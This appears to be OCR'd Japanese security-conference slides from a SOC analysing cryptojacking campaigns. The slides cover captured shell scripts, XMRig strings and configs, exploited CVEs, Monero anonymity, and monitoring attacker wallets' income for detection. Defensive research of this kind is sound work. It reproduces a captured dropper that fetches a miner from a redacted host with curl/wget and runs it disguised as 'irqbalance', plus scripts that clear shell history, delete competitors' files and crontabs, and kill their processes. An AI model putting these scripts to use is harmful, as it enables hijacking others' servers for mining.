cat /proc/cpuinfo|grep aes>/dev/null
if [ $? -ne 1 ]
then
curl -o /var/tmp/irqbalance http://[redacted]/res/kworker
wget -O /var/tmp/irqbalance http://[redacted]/res/kworker
else
curl -o /var/tmp/irqbalance http://[redacted]/res/kworker_na
wget -O /var/tmp/irqbalance http://[redacted]/res/kworker_na
fi
chmod +x /var/tmp/irqbalance
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
cores=$(($proc+1)/2)
num=$(($cores*3))
sysctl -w vm.nr_hugepages=`$num`
nohup ./irqbalance -c zblsxroxz.conf -t `echo $cores` >/dev/null &
nohup ./irqbalance -c zblsxroxz.conf -t `echo $cores` >/dev/null &
else
echo "runing....."
fi
```

- マイニングプロキシのIPアドレス
- 設定ファイル名
- バイナリ名
- ウォレットアドレス
- 定期実行されるシェルスクリプト名、デプロイ先ディレクトリ

などを削除/プロセスキルするコードが多い
→同業他者による妨害行為か
→わざわざ他者を調査している

```
#!/bin/sh
unset HIST HISTFILE savehistory
rm -rf /dev/shm/x
rm -rf /tmp/systemd
rm -rf /var/tmp/sngd
rm -rf /tmp/httpd.conf
rm -rf /tmp/conn
rm -rf /tmp/conns
rm -rf /tmp/suppoie
rm -rf /var/tmp/suppoie
rm -rf /tmp/systemd
rm -rf /var/tmp/systemd
crontab -u www-data -r
crontab -u nginx -r
crontab -u apache -r
```

```
#!/bin/sh
pkill -f BI5zj
pkill -f Carbon
pkill -f Duck.sh
pkill -f Guard.sh
pkill -f JnKihGjn
pkill -f KGIJwfWDbCPnvwEJupeivI1FXsSptuyh
pkill -f NXLAi
pkill -f XJnRj
pkill -f 158.69.133.17
pkill -f accounts-daemon
pkill -f askdljlqw
pkill -f atd
pkill -f bonn.sh
pkill -f bonns
pkill -f carbon
pkill -f conn.sh
pkill -f conns
```

興味深い点 – 隠蔽や難読化

- シェルスクリプト、採掘バイナリ
  - 本格的な難読化/パッカー、耐解析機能があるものは多くない（ゼロではない）
    大半はstringsコマンドなどで容易に素性の特定が可能
- 細工の例
  - 「wget ${var}」のようなシェル変数置換（自動分析回避？）
  - HTMLのコメント、JPEGファイルの末尾
  - ファイルシステムのダンプに埋め込み
    （ダンプファイルをddを用いて、特定ブロックだけをダンプするとELFが出てくる）

例　stringsコマンドでOSSマイナーのヘルプ

採掘バイナリのstrings結果（抜粋）

```
no-color
no-huge-pages
a:c:khBp:Px:r:R:s:t:T:o:u:O:v:VI:S
Usage: xmrig [OPTIONS]
Options:
  -a, --algo=ALGO          cryptonight (default) or cryptonight-lite
  -o, --url=URL            URL of mining server
  -O, --userpass=U:P       username:password pair for mining server
  -u, --user=USERNAME      username for mining server
  -p, --pass=PASSWORD      password for mining server
  -t, --threads=N          number of miner threads
  -v, --av=N               algorithm variation, 0 auto select
  -k, --keepalive          send keepalived for prevent timeout (need pool support)
  -r, --retries=N          number of times to retry before switch to backup server (default: 5)
  -R, --retry-pause=N      time to pause between retries (default: 5)
      --cpu-affinity       set process affinity to CPU core(s), mask 0x3 for cores 0 and 1
      --cpu-priority       set process priority (0 idle, 2 normal to 5 highest)
      --no-huge-pages      disable huge pages support
      --no-color           disable colored output
      --variant            algorithm PoW variant
      --donate-level=N     donate level, default 5%% (5 minutes in 100 minutes)
      --user-agent         set custom user-agent string for pool
  -B, --background         run the miner in the background
  -c, --config=FILE        load a JSON-format configuration file
  -l, --log-file=FILE      log all output to a file
  -S, --syslog             use system log for output messages
      --max-cpu-usage=N    maximum CPU usage for automatic threads mode (default 75)
      --safe               safe adjust threads and av settings for current CPU
      --nicehash           enable nicehash/xmrig-proxy support
      --print-time=N       print hashrate report every N seconds
      --api-port=N         port for the miner API
      --api-access-token=T access token for API
      --api-worker-id=ID   custom worker-id for API
  -h, --help               display this help and exit
  -V, --version            output version information and exit
[01;32m *
[01;37mVERSIONS:
[01;36mXMRig/%s
[01;37m libuv/%s%s
 * VERSIONS:     XMRig/%s libuv/%s%s
[01;32m *
[01;37mTHREADS:
[01;36m%d
[01;37m, %s, av=%d, %sdonate=%d%%%s
```

よく悪用されるマイナー

- XMRigとそのフォーク
  - XMRig
  - cnrig
  - rPi-xmrig-gcc7.3.0
- cpuminer-multi

例　採掘バイナリにウォレットアドレス埋込

設定ファイル

```
"pools": [
    {
        "url": "[redacted]:3333",    // URL of mining server
        "user": "xxx",
        "pass": "xxxx",                    // password for mining server
        "keepalive": true,                 // send keepalived for prevent timeout (need pool support)
        "nicehash": false                  // enable nicehash/xmrig-proxy support
    }
],
"api": {
    "port": 0,                             // port for the miner API https://github.com/xmrig/xmrig/wiki/API
    "access-token": null,                  // access token for API
    "worker-id": null                      // custom worker-id for API
}
```

url：接続先マイニングプロキシ
user：ウォレットアドレス（意味のない値）

採掘バイナリ

```
[analyst]$strings -n 30 rig | grep -E "^4"
48edfHu7V9[redacted]q9VetWzYGzKt52XU5xvqgzYnDK9URnRoJMk1j8nLwEVsaSWJ4fhdUyZijBGUicoD
```


Base58で4から始まる95文字がモネロのウォレットアドレス

参考：よくみるリソース

- 定期実行、再実行される場合に書き換えられる
  - crontab、.profile、.bashrc
- 採掘バイナリ、設定ファイルの配置先
  - /tmp、/var、/var/tmp
- 不審ファイルの例（保存名、URL上のファイル名問わず）

シェルスクリプト	設定ファイル	採掘バイナリ
logo.jpg	1.json	minerd
kill1.sh	config.json	xmrigMiner
contact.html	kworker.json	cnrig-0.1.5-linux-x86_64
index.html	3.json	xmrig
font.jpg	wt.conf	gcc
kill.sh	lbxwd.cf	atd2

狙われる脆弱性も様々



exploit

- Apache Struts 2
  - Content-Type RCE(S2-045/CVE-2017-5638)
- Apache Tomcat
  - PUT Method Arbitrary File Upload & RCE (CVE-2017-12615, CVE-2017-12616, CVE-2017-12617)
- Microsoft IIS 6.0
  - WebDAV BO(CVE-2017-7269)
- Drupal
  - RCE(Drupalgeddon 2/CVE-2018-7600, CVE-2018-7602)
- Oracle WebLogic Server
  - WLS-WSAT RCE(CVE-2018-2894)
- JBoss
  - HEAD Auth Bypass(CVE-2010-0738)
  - JexBoss(脆弱性スキャンツール)で狙えるもの全般

- 古くてもRCEなら狙われる
- これだけ狙われるのは
  - PoC、スキャンツールなど従来の攻撃の枠組みと本質は同じだから
  - 狙うだけの動機があるから

中間まとめ

- 仮想通貨の普及から、攻撃者は対象を選ばない収益化が可能になった
- 攻撃を実施するハードルが極めて低い（心理的、技術的）
  - 収入を得るという単純な動機で、
  - 既存の攻撃ツールのペイロードを採掘にするだけで、
  - ネットワークに繋がるマシンなら攻撃対象にできる

- 攻撃者は数千万円単位で収入を得ている
- 多数の攻撃者が採掘強要に参入しており、
  採掘効率化や他者の排除など、様々な工夫が行われている

ここまではネットワークセキュリティの観点での話
次は、仮想通貨よりの切り口でこの活動を考えます

なぜ攻撃者がモネロを好むか、ビットコインではないのか

JSOC

CPU採掘可能

- GPUやASICを必要としない
- AES-NI命令セットで最適化可能
  - 現行のほとんどのCPUで搭載

匿名性

- リング署名による送金元保護
- ステルスアドレスによる送金先保護
- 誰から来たのかわからない、
  どこに行ったのかもわからない


参考：Moneroの匿名性を担保する要素

リング署名

- 署名したのが誰かはわからないが、
  関係者が署名していることはわかる技術
- Moneroにおいては、複数の取引を束ねるイメージでOK
- 「この送金が誰から来たのかがわからない」状態を引き起こす

ステルスアドレス

- 送金のたびにアドレスを生成する
- 「この送金が誰に行ったのかがわからない」状態を引き起こす



参考：リング署名について
How to Leak a Secret
https://people.csail.mit.edu/rivest/pubs/RST01.pdf

参考：モネロについて
Monero presentation
https://monero.org/monero-presentation/

参考:ビットコインとの違いとモネロの思想

	ビットコイン	モネロ
ハッシュ関数	SHA256	CryptoNight
CPU採掘効率	× ※GPUやASICには勝てない	△ ※AES-NI命令で最適化可能 ※ASICでは採掘できない
匿名性	ブロックチェーンを取引履歴がたどれる ※マネーロンダリングサービスは存在する	ブロックチェーンから送金の流れを追うのが困難


Moneroの主張(抜粋と意訳):

・Monero vs Bitcoin: Privacy Coins Comparison #1 - https://monero.org/monero-vs-bitcoin/
ビットコインのトランザクションはブロードキャストされる。IPアドレス、電子メールなどの個人データを含む製品またはサービスをビットコインで購入するとあなたのIDは暴露される。
いくつかの高度なセキュリティ技術はあなたの身元を隠すかもしれないが、ただ1つの間違いを犯すだけであなたのウォレットが危険に晒され、あなたの秘密鍵によって署名された以前の取引があなたに関係していることがわかる。
ゆえに、ビットコインは擬似匿名通貨である。(Bitcoin (BTC) is a pseudonymous cryptocurrency.)

・Monero declares war on ASICs - https://monero.org/monero-declares-war-on-asics/
ASICの集中化は単一障害点を生み出す。例えば、政府はASIC製造業者にキルスイッチを追加することを要求することができる。
同様に、政府はASICの購入および運営を許可を受けたグループに限定することを要求することもできる。

残念ながら、この主張は、攻撃者にとって都合がいい


モネロ自体は匿名だが



モネロは強力な匿名性があり、ブロックチェーンの情報は読み取れないかもしれない
※何らかの枠組みによる解読/解析の可能性を否定するものではありません

しかし、ブロックチェーン以外の要素、
例えばマイニングプールは報酬の送金情報をどう扱っている？

採掘プールからの送金は確認可能



攻撃者のウォレットの収入推移を観察すると見えること

- 影響の大きな脆弱性（のPoC）の公開前後で収入に変化がある
  - 深刻なRCEの脆弱性（Drupalgeddon2、WebLogic wls-wsat）の前後で急に稼ぎ始めるアドレスがある（0.1～数十モネロ程度）
  - 一方、攻撃しているのに全く稼げていないアドレスもある

- 収入の有無とそれ以外の要素の傾向は？
  - PoC公開から攻撃開始が早く、採掘の最適化や他者の排除、採掘プロキシなどを使う巧妙な攻撃者は稼いでいる
    - 収入の著しい増加は脆弱性の公表当日から数日～1週間程度の期間
      脆弱ホストは取り合いになり、短期間で食い荒らされる
  - PoCコピペするだけ、単純に採掘するだけ、初動が遅い、工夫をしない攻撃者はあまり稼いでいない

- この傾向、何かに使えないか？


使い道①：攻撃の検知をトリガーに脆弱性のインパクトを計る


- シナリオ：
  ある日から新種の攻撃を観測し、攻撃を解析すると採掘強要が目的であった。
  ウォレットアドレスを特定すると、攻撃観測日から急に収入が増えていた。
  →おそらく、その新種の攻撃は影響度が大きい

- 観測例
  - WebLogic wls-wsat
    ほぼ収入のなかったアドレスが12/24前後から急に10[XMR/day]程度稼ぎ始めた
  - Drupalgeddon2
    ほぼ収入のなかったアドレスが4/23から0.4[XMR/day]稼ぎ、数日で収束した
  - TomcatPUT
    攻撃は観測していたが、急に稼ぎ始めるアドレスは観測範囲では無かった
    稼げなかったからか、試しただけなのか、攻撃活動はすぐに収束した

ユーザーが多く、実用的なRCEが可能

Drupalgeddon2 を狙う攻撃のウォレットアドレスの収入推移







2018/04/12	PoC公開
2018/04/14	SOCで攻撃を初めて検知
2018/04/21	この日以降、攻撃が大規模に

- といっても、この例程度では「大々的に稼いでる」という状況でもありませんが・・・

一般に公開されている悪意あるウォレットアドレスを調査





【ウォレットアドレス情報】
iocs/xmr_wallets.txt at master · pan-unit42/iocs · GitHub
https://github.com/pan-unit42/iocs/blob/master/cryptocurrency_miners/xmr_wallets.txt

使い道②：収入の変化をトリガーに調査を開始する

- シナリオ：
  あらかじめ攻撃者のウォレットを列挙/監視している
  ある日から収入の増加があれば、そこを起点に調査する


- 「収入が増加する」のは以下の2パターン
  - 計算機資源が豊富なホストが脆弱性を突かれて採掘している
    →「大物を釣り上げた」だけ
  - 大量のホストが脆弱性を突かれて採掘している
    →影響範囲の広い深刻な脆弱性が狙われている、のかもしれない


- 急に稼ぎ始めたウォレットがあれば、その持ち主からの通信ログを調べる
  （ウォレットとIPアドレスなどが事前に紐づけされている前提）


一般に公開されているマイニングプールについて

攻撃者は様々なマイニングプールを悪用するが、
一般に公開されているプールは大きく3系統に分類できる
※その他、ユーザー登録が必要なMinerGate（OSSではない）を使う攻撃者も居る


ブラウザから確認 or プールWebUIがREST-APIを用意している場合もある

